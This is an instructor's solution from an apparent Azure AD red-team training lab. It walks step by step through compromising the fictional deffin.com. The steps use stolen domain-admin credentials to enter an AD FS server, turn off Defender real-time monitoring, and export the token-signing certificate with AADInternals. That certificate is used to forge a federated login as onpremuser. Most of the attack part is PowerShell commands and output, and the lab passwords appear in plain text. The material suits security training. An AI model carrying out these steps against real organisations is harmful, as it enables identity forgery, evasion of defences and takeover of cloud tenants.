  - Use the credentials for DA of deffin.com that you compromised earlier to extract token-signing certificate from ADFS and access the deffin.com tenant as the user onpremuser.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Solution

Instructor only

We compromised adfsadmin@deffin.com by compromising the deffin-approxy machine. Assuming that we know the IP of the AD FS server for deffin.com and the user actually has DA privileges (as many organizations setup ADFS role on the domain controller) try to access it using PSRemoting:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString
'UserToCreateandManageF3deration!' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('adfsadmin', $password)
PS C:\AzAD\Tools> $adfs = New-PSSession -ComputerName 172.16.4.41 -Credential
$creds
PS C:\AzAD\Tools> Enter-PSSession $adcnct
[172.16.4.41]: PS C:\Users\adfsadmin\Documents>
```

Copy AADInternals tool to the server and extract the token signing certificate:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -ToSession $adfs -Path
C:\AzAD\Tools\AADInternals.0.4.5.zip -Destination
C:\Users\adfsadmin\Documents
PS C:\AzAD\Tools> Enter-PSSession $adfs
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Expand-Archive
C:\Users\adfsadmin\Documents\AADInternals.0.4.5.zip -DestinationPath C:\
Users\adfsadmin\Documents\AADInternals
```

Export the token signing certificate:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Export-
AADIntADFSSigningCertificate
```

Get the ImmutableID of the user that we want to compromise. We can use Microsoft's ADModule for this. Run the below commands on the student VM:

```
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
WARNING: Error initializing default drive: 'Unable to find a default server
with Active Directory Web Services running.'.
PS C:\AzAD\Tools> Import-Module
C:\AzAD\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1
PS C:\AzAD\Tools> [System.Convert]::ToBase64String((Get-ADUser -Identity
onpremuser -Server 172.16.4.1 -Credential $creds | select -ExpandProperty
ObjectGUID).tobytearray())

v1pOC7Pz8kaT6JWtThJKRQ==
```

Use the token signing certificate with the ImmutableID of onpremuser that we want to compromise:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> Open-AADIntOffice365Portal -
ImmutableID v1pOC7Pz8kaT6JWtThJKRQ== -Issuer
http://deffin.com/adfs/services/trust -PfxFileName
C:\users\adfsadmin\Documents\ADFSSigningCertificate.pfx -Verbose
```

Copy the temporay html to the student VM and open it to login as the onpremuser user:

```
[172.16.4.41]: PS C:\Users\adfsadmin\Documents> ls
C:\Users\adfsadmin\AppData\Local\Temp\*.tmp.html

[172.16.4.41]: PS C:\Users\adfsadmin\Documents> exit
PS C:\AzAD\Tools> Copy-Item -FromSession $adfs -Path
C:\Users\adfsadmin\AppData\Local\Temp\tmp9E0F.tmp.html -Destination
C:\AzAD\Tools\
```

Open the html file with Chrome to access the deffin.com tenant.

Use onpremuser credentials

For the lab you can use the following credentials –

Username – onpremuser@deffin.com

Password - NotIntheCl0ud!